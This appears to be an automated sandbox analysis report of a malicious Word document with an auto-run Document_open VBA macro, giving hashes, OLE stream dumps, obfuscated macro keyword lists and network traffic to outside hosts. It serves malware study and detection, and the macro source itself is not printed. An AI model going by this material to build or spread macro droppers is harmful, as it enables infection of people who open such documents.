Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site | Cloudfl are</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,c hrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id=" cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/c f.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Central ROI payment Planner Money Market Account azure Metal value-added Latvia next-generation algorithm, Author: Elisa Cisneros, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 12:16:00 2021, Last Saved Time/Date: Fri Jan 22 12:16:00 2021, Number of Pages: 1, Number of Words: 4060, Number of Characters: 23145, Security: 8
Entropy (8bit):	6.70817011278778
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	79a2gzs3gkk.doc
File size:	177664
MD5:	09a4d7bbb0db4003f6d6eee258f0ae48
SHA1:	b611b372dc40c114d2fb52cf967ffb9062728372
SHA256:	df5ff0dd34808825942b6b896c5129f63bc36f8fbbba7f3ce145cced467c662a
SHA512:	e46061512eb44985dd51a78274709d03c937212272cea2ad7752d686ef89fa9a866744bc735ec5e8346ab73e90764276829de8a26ab7eb1ca5ef68fa72e29ab8
SSDEEP:	3072:YwT4OUNzBgQEPcnc2kTdcrrXyQBsc0vWJVi4IrwVEYbdYPeFmfG5/+vGsPt4kohL:YwT4OUNzBgQEPcnc2tPII2k
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE

General	
Number of OLE Files:	1

OLE File "79a2gzs3gkk.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Subject:	Central ROI payment Planner Money Market Account azure Metal value-added Latvia next-generation algorithm
Author:	Elisa Cisneros
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 12:16:00
Last Saved Time:	2021-01-22 12:16:00
Number of Pages:	1
Number of Words:	4060
Number of Characters:	23145
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	192
Number of Paragraphs:	54
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Tvh1u8793dltn9, Stream Size: 1109

General	
Stream Path:	Macros/VBA/Tvh1u8793dltn9
VBA File Name:	Tvh1u8793dltn9
Stream Size:	1109
Data ASCII:	. . . . . u . . . . . { . . X . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 7b 84 8f 58 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Document_open()

Keyword
VB_Creatable
False
Private
VB_Exposed
Attribute
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Twh1gb2mpd3, Stream Size: 697

General	
Stream Path:	Macros/VBA/Twh1gb2mpd3
VBA File Name:	Twh1gb2mpd3
Stream Size:	697
Data ASCII:	. . . . # . . . . { . . k . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 7b 84 c2 6b 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: X1bqz0qaer43b52bf, Stream Size: 25057

General	
Stream Path:	Macros/VBA/X1bqz0qaer43b52bf
VBA File Name:	X1bqz0qaer43b52bf
Stream Size:	25057
Data ASCII:	. . . . l . . . . t . . . . H . . . . { . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 6c 10 00 00 d4 00 00 00 b8 01 00 00 ff ff ff ff 74 10 00 00 e0 48 00 00 00 00 00 00 01 00 00 00 7b 84 d9 87 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
fUGOALvdN,
KgsfYDHSH
OlVYDaAK.Range
iVxnxGH()
TMQhTRa,
Until
lMxOJUo
htkDBkB,
hbrLslIaJ
lTApi,

Keyword
WhmkB
JRtnBYH
KAlEzBBDB:
axfnb
ZFzwZcA
OGmjSHH,
DOUPnxsoh
TQOflAN:
bkUZDN
UmQHurWB
JltZHC
pXPTCf(jHDSG)
QNtsSHe()
rZGGJBDEH
EvkuEA
xhcZSBIH
imnrzOF
(LZepVwu
LfOAoxD,
lTApi
wrpigDnBA
(lqbmGD
wVEbaDF
OGmjSHH
udnviH
njcnja
NreFC:
(ofBYJAJ
ZlnBbxF.Range
GXzgs
bquxP
rVJUDUKH
KwsnJ
(TMQhTRa
FcotIf()
QtjyA:
opZGEJ
urNCUFJBF:
iqpwDAG
sJtmJ
(yNTJYEFj
BMzteJlIE(ccUPI)
BMzteJlIE
FVoXJ
UZSgXY,
NDNfzBJJ
wEvDIdG
MidB$(pXPTCf,
MidB$(zxBvQRHoF,
TtNYEBE
zxEzinCG
YvQjieFc.Range
XdfYSIXX.Range
HoDns
arTLjQ
(UZSgXY
wzAgBA
pXRdBD()
pzxJi
pXPTCf()
pxjzGA
DLNPo(zZJyEAC)
MidB$(bKloWCbL,
lFmVwCk

Keyword
NelhA
QtjyA
pxjzGA(FKISJTLG)
aekya
KGTisCFg
UBound(pXRdBD)
yEbqhrSDE
QNtsSHe
EHISACDA
pXRdBD(bDqBloVC)
cXPNdFE()
IeEnJ
FcotIf
hVgaFGj
DLNPo
jpCcJn()
KAlEzBBDB
zZJyEAC,
cwrlb
ooYfBGDHB
swiEYEUA
PRawGB
mDUMGI
wjnsc
pblpJEP,
fNBrHlEAv:
boTEsG,
YXZHHCaB(htkDBkB)
QyRiIm,
BMfqCFLcE
tmhzE
nnjasd,
UBound(bIdgDIKT)
Resume
(ITApi
TIdZDCk.Range
SWSoCG:
prgAO
UBound(FcotIf)
DLwSlnDF
OfcyMA
XxLEEC:
IFdNKp,
wqMdGGa()
EFfaBWHC
ZFzwZcA()
(bDqBloVC
bZSWsqlD.Range
WEIxII
UBound(wqMdGGa)
(OGmjSHH
MidB$(wWvlxHJH,
IFdNKp
cxvFCyK
MxAtNhGI
AOSGE
(nHiSH
LVHhGsGJd
ZGOfHDFZ
wqMdGGa(ZXUkHUDE)
BhNEmrIE:
MidB$(YXZHHCaB,
wFpBJBJE.Range
fPJtR

Keyword
pblpJEP
ScLedvBEA
JPHDBd
VwecCsW
tVHJH.Range
wWvlxHJH
OlVYDaAK
nHiSH,
ooYfBGDHB.Range
(iqpwDAG
(mDUMGI
JJlPCJ
bkUZDN.Range
NreFC
jHDSG,
UBound(bKloWCbL)
yJRyW
VwecCsW.Range
pXPTCf
nfGGCgIdG
bKloWCbL()
mDUMGI,
qZUuB()
(EHISACDA
cXPNdFE
(htkDBkB
DwikAuvE,
MidB$(VuThCQHH,
iVxnxGH(yNTJYEFj)
cXPNdFE(IFdNKp)
EHISACDA,
FSWADGB
UBound(jpCcJn)
jHDSG
obcJwDFA
(wJpzu
tgyilBI:
KqVudsGK
axZmGGE
seTGCvRG
MidB$(cXPNdFE,
VB_Name
wUyzGJ.Range
ElQBeG
oyFNHnHHI
OaVnI
BhNEmrIE
aBRvB
VcRJFFPFy:
FJGWlF,
(KGTisCFg
vcpiDgaED
nhgrV:
ZlnBbxF
UZSgXY
OELBME
OZDOK
qjZyxC:
(DwikAuvE
SWiOAACq
VFEoD
dWLbDBA
(WEIxII
fUGOALvdN

Keyword
Mid(Application.Name,
KGTisCFg,
(boTEsG
MidB$(QNtsSHe,
nSFIYBiG
bKloWCbL(nSFIYBiG)
YvQjieFc
UBound(BMzteJlIE)
ZtgGUHFGJ
qqdsB
YqhWFED
KwsnJ,
UBound(YXZHHCaB)
ccUPI,
CMhXU:
BMfqCFLcE.Range
YXZHHCaB
wWvlxHJH(EHISACDA)
SWSoCG
NTrejcdK(boTEsG)
MidB$(BMzteJlIE,
XdfYSIXX
xNIlBBInl
fWUcJcE,
ShwUGEG
OgZqDzXrC
NTrejcdK
(fiGUDJCof
dxYfn,
UBound(pxjzGA)
gLahNHF
BYQeC
(wEvDIdG
phkpFqFCH
rYDvv:
tVHJH
qjZyxC
GOSKJ
"sadsaccc"
"sasdsacc"
(dxYfn
tgyiIBI
kjSGfNWH
MSHSTFGF
zxBvQRHoF()
ZXUkHUDE,
xFjGF
NelhA:
TVnICGBMg
ofBYJAJ
oTxSFKM
iqpwDAG,
UYxXOclJG
YgziIE
rYDvv
bZSWsqlD
fiGUDJCof,
VuThCQHH(DwikAuvE)
(zxEzinCG
DLwSlnDF.Range
DAKdJA
EvkuEA.Range
bDqBloVC,
MidB$(jpCcJn,

Keyword
wFpBJBJE
(QyRiIm
BeNoB
nHiSH
IVjOAGZe.Range
OgZqDzXrC:
PwelHHe
zxBvQRHoF(LfOAoxD)
OXSmB
iyOuxJbS
Gownu
mwvhyA
FKISJTLG,
ZFzwZcA(WElxlI)
bHGFAGJ
(SWiOAACq
OXSmB:
WElxlI,
(jHDSG
wzeYO,
MidB$(bIdgDIKT,
duvyGCCDG:
bDqBloVC
PpRoB
Word.Paragraph
(fWUcJcE
nVwvHB
XxLEEC
UBound(cXPNdFE)
fWUcJcE
dxYfn
MidB$(DLNPo,
TQOflAN
(FKISJTLG
QDRLrCD
Content
YgziIE,
fEtRs
lqbmGD
kxpwbBJF
UBound(QNtsSHe)
NTrejcdK()
(LfOAoxD
wEvDIdG,
TIdZDCk
QbynDCF
(nSFIYBiG
iVxnxGH
nSFIYBiG,
SlFMhE
yNTJYEFj,
LfOAoxD
MidB$(NTrejcdK,
ccUPI
IacBICp
MidB$(pxjzGA,
Mpmet
hVgaFGj()
cxvFCyK,
UBound(DLNPo)
MidB$(iVxnxGH,
LZepVwu
zxEzinCG,
DwikAuvE

Keyword
UBound(iVxnxGH)
YXZHHCaB()
wJpzu
JoHgzC
dMAig
pxjzGA()
(cxvFCyK
fiGUDJCof
PDdhFK
UBound(ZFzwZcA)
QyRiIm
ofBYJAJ,
zxBvQRHoF
wWvlxHJH()
MidB$(hVgaFGj,
(IFdNKp
kjSGfNWH.Range
DHwdFs
pzxJi:
UBound(qZUuB)
XHCLGl
Len(skuwd))
gNcNXLsAj
wUyzGJ
JRtnBYH.Range
htkDBkB
FJGWlF
(FJGWlF
WfWmdXBB
BLbjEJvG
UBound(hVgaFGj)
zlIZF
fNBrHlEAv
lqbmGD,
fPExO
ZXUkHUDE
RSOyLFC
(fUGOALvdN
UBound(VuThCQHH)
(ccUPI
wqMdGGa
jpCcJn(dxYfn)
boTEsG
elJkJIB
obTyv
(YgziIE
OpNHJEa
BMzteJlIE()
pXRdBD
FKISJTLG
MidB$(qZUuB,
LZepVwu,
(ZXUkHUDE
bKloWCbL
Mid(skuwd,
qZUuB(SWiOAACq)
UBound(pXPTCf)
jpCcJn
(pblpJEP
OaOIEKmCA
yNTJYEFj
QNtsSHe(LZepVwu)
MidB$(pXRdBD,
ScLedvBEA:

Keyword
MidB$(FcotIf,
UBound(zxBvQRHoF)
bIdgDIKT(KwsnJ)
fFCxQGp
(zZJyEAC
SWiOAACq,
Error
wzeYO
qZUuB
(wzAgBA
wJpzu,
(wzeYO
Attribute
duvyGCCDG
bIdgDIKT
bIdgDIKT()
nhgrV
RSOyLFC.Range
yktdUg
PlllYA.Range
MidB$(wqMdGGa,
rVJUDUKH.Range
DLNPo()
Function
UBound(wWvlxHJH)
zZJyEAC
MidB$(ZFzwZcA,
IVjOAGZe
PlllYA
VuThCQHH()
(KwsnJ
CMhXU
zkqnNAIz
VuThCQHH
tsgajz
wzAgBA,
nnjasd
FcotIf(lqbmGD)
hVgaFGj(ITApi)
VcRJFFPFy
UBound(NTrejcdK)
urNCUFJBF
skuwd
TMQhTRa

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280441275353
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . . | . . . . 6 . . . . j . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 520

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	520
Entropy:	4.01867247642
Base64 Encoded:	True
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . d . . . . L . . . . , ... 4 . . . . < . . . . D . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 d8 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 64 01 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 00 dc 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6873

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6873
Entropy:	6.02451032197
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 513

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	513
Entropy:	5.45796741226
Base64 Encoded:	True
Data ASCII:	I D = " { A E 2 F 0 F 9 F - 1 A 9 0 - 4 C B D - 9 8 9 D - 0 7 4 8 C 8 7 B D 5 4 3 } " . . D o c u m e n t = T v h 1 u 8 7 9 3 d l t n 9 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = T w h 1 g b 2 m p d 3 . . M o d u l e = X 1 b q z 0 q a e r 4 3 b 5 2 b f . . E x e N a m e 3 2 = " X o k y b e 1 s n 0 s g n " . . N a m e = " D D " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " C 6 C 4 C A 4 9 F A 7 B 9 7 7 F 9 7 7 F 9 7 7 F 9 7 7 F " . . D P B
Data Raw:	49 44 3d 22 7b 41 45 32 46 30 46 39 46 2d 31 41 39 30 2d 34 43 42 44 2d 39 38 39 44 2d 30 37 34 38 43 38 37 42 44 35 34 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 76 68 31 75 38 37 39 33 64 6c 74 6e 39 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 54 77 68 31 67 62 32 6d 70 64 33 0d 0a 4d 6f 64 75 6c 65 3d 58 31 62 71 7a 30 71 61 65 72 34 33 62 35 32 62 66 0d 0a 45

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 137

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	137
Entropy:	3.83818292894
Base64 Encoded:	False
Data ASCII:	T v h 1 u 8 7 9 3 d l t n 9 . T . v . h . 1 . u . 8 . 7 . 9 . 3 . d . l . t . n . 9 . . . T w h 1 g b 2 m p d 3 . T . w . h . 1 . g . b . 2 . m . p . d . 3 . . . X 1 b q z 0 q a e r 4 3 b 5 2 b f . X . 1 . b . q . z . 0 . q . a . e . r . 4 . 3 . b . 5 . 2 . b . f . . . . .
Data Raw:	54 76 68 31 75 38 37 39 33 64 6c 74 6e 39 00 54 00 76 00 68 00 31 00 75 00 38 00 37 00 39 00 33 00 64 00 6c 00 74 00 6e 00 39 00 00 00 54 77 68 31 67 62 32 6d 70 64 33 00 54 00 77 00 68 00 31 00 67 00 62 00 32 00 6d 00 70 00 64 00 33 00 00 00 58 31 62 71 7a 30 71 61 65 72 34 33 62 35 32 62 66 00 58 00 31 00 62 00 71 00 7a 00 30 00 71 00 61 00 65 00 72 00 34 00 33 00 62 00 35 00 32

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5925

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5925
Entropy:	5.67391358744
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: Tower32/600/400 68020 object not stripped - version 18435, Stream Size: 668

General	
Stream Path:	Macros/VBA/dir
File Type:	Tower32/600/400 68020 object not stripped - version 18435
Stream Size:	668
Entropy:	6.36196685937
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . D 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . H . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \ \ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \ \ W i n d o w . s \ \ S y s W O W . 6 4 \ \ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \ \ C . . . . m . . . . ! O f f i c
Data Raw:	01 98 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 48 a0 fa 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 118910

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	118910
Entropy:	7.18905041003
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . E r . . . . b j b j . . . . . ~ . . . b . . . b . . . E j . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 45 72 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e d0 01 00 62 7f 00 00 62 7f 00 00 45 6a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 2685


General	
Stream Path:	word
File Type:	data
Stream Size:	2685
Entropy:	7.92981016152
Base64 Encoded:	False
Data ASCII:	. . . & r . . } . ^ n . % . N = . n t . . . . . T . . K . - . . . . , g . . t v . . . . ' . . e B . ; E s . . . - } . i n . z . B .) . . L . . . . < . N . . X . V B : s . . . . m I . . . _ . Z h . K u . . . c . . . 1 . , . I I H . . . . > . . . P / W . . . . m W . . . ! . D @ . - < I . . . . . \\ ~ . . X 3 I . . . . F . . e u f , ... V . . d . . . . . . W A ; . . K . . & . . . _ . ^ . . . 1 . (5 . . . . . - 2 } . u . U . . . D . m .) . . . . # M z r
Data Raw:	f5 d4 81 26 72 10 0b 7d cc 5e 6e 9d 25 f3 4e 3d cd 6e 74 8c a5 0b a7 04 54 09 a2 4b 02 2d 1b cc 8d fc 2c 67 f0 af 74 76 bc e8 0b dd 27 a2 89 65 42 b4 3b 45 73 c5 a6 ea 2d 7d d1 69 6e c0 7a 9f 42 a2 10 29 c6 e7 4c 1d f9 fe d0 bd ff c9 dc b2 7f 3c 09 4e f2 d6 58 c7 56 42 3a 73 de 0b 08 fb 6d 6c 9a 85 92 5f 9f 5a 68 1d 4b 75 f4 e8 ea 63 a0 1e e9 31 b7 2c ad 6c 49 48 d3 84 ad d9 3e ee

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/24/21-18:04:47.949908	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22
01/24/21-18:04:51.799916	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2021 18:03:27.558248043 CET	49165	80	192.168.2.22	104.21.89.78
Jan 24, 2021 18:03:27.573486090 CET	80	49165	104.21.89.78	192.168.2.22
Jan 24, 2021 18:03:27.573607922 CET	49165	80	192.168.2.22	104.21.89.78
Jan 24, 2021 18:03:27.576509953 CET	49165	80	192.168.2.22	104.21.89.78
Jan 24, 2021 18:03:27.591650009 CET	80	49165	104.21.89.78	192.168.2.22
Jan 24, 2021 18:03:27.612721920 CET	80	49165	104.21.89.78	192.168.2.22
Jan 24, 2021 18:03:27.612776041 CET	80	49165	104.21.89.78	192.168.2.22
Jan 24, 2021 18:03:27.612808943 CET	80	49165	104.21.89.78	192.168.2.22
Jan 24, 2021 18:03:27.612844944 CET	80	49165	104.21.89.78	192.168.2.22
Jan 24, 2021 18:03:27.612879992 CET	80	49165	104.21.89.78	192.168.2.22
Jan 24, 2021 18:03:27.613009930 CET	49165	80	192.168.2.22	104.21.89.78
Jan 24, 2021 18:03:27.613063097 CET	49165	80	192.168.2.22	104.21.89.78
Jan 24, 2021 18:03:27.680191994 CET	49166	80	192.168.2.22	166.62.10.32
Jan 24, 2021 18:03:27.817333937 CET	49165	80	192.168.2.22	104.21.89.78
Jan 24, 2021 18:03:27.908014059 CET	80	49166	166.62.10.32	192.168.2.22
Jan 24, 2021 18:03:27.908535957 CET	49166	80	192.168.2.22	166.62.10.32

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2021 18:03:27.908679008 CET	49166	80	192.168.2.22	166.62.10.32
Jan 24, 2021 18:03:28.132867098 CET	80	49166	166.62.10.32	192.168.2.22
Jan 24, 2021 18:03:28.149194002 CET	80	49166	166.62.10.32	192.168.2.22
Jan 24, 2021 18:03:28.341419935 CET	49167	443	192.168.2.22	162.241.60.240
Jan 24, 2021 18:03:28.363403082 CET	49166	80	192.168.2.22	166.62.10.32
Jan 24, 2021 18:03:28.474503040 CET	443	49167	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:28.474772930 CET	49167	443	192.168.2.22	162.241.60.240
Jan 24, 2021 18:03:28.491565943 CET	49167	443	192.168.2.22	162.241.60.240
Jan 24, 2021 18:03:28.624684095 CET	443	49167	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:28.625586033 CET	443	49167	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:28.625660896 CET	443	49167	162.241.60.240	192.168.2.22
Jan 24, 2021 18:03:28.625957012 CET	49167	443	192.168.2.22	162.241.60.240
Jan 24, 2021 18:03:28.637599945 CET	49167	443	192.168.2.22	162.241.60.240
Jan 24, 2021 18:03:28.638797998 CET	49168	443	192.168.2.22	162.241.60.240
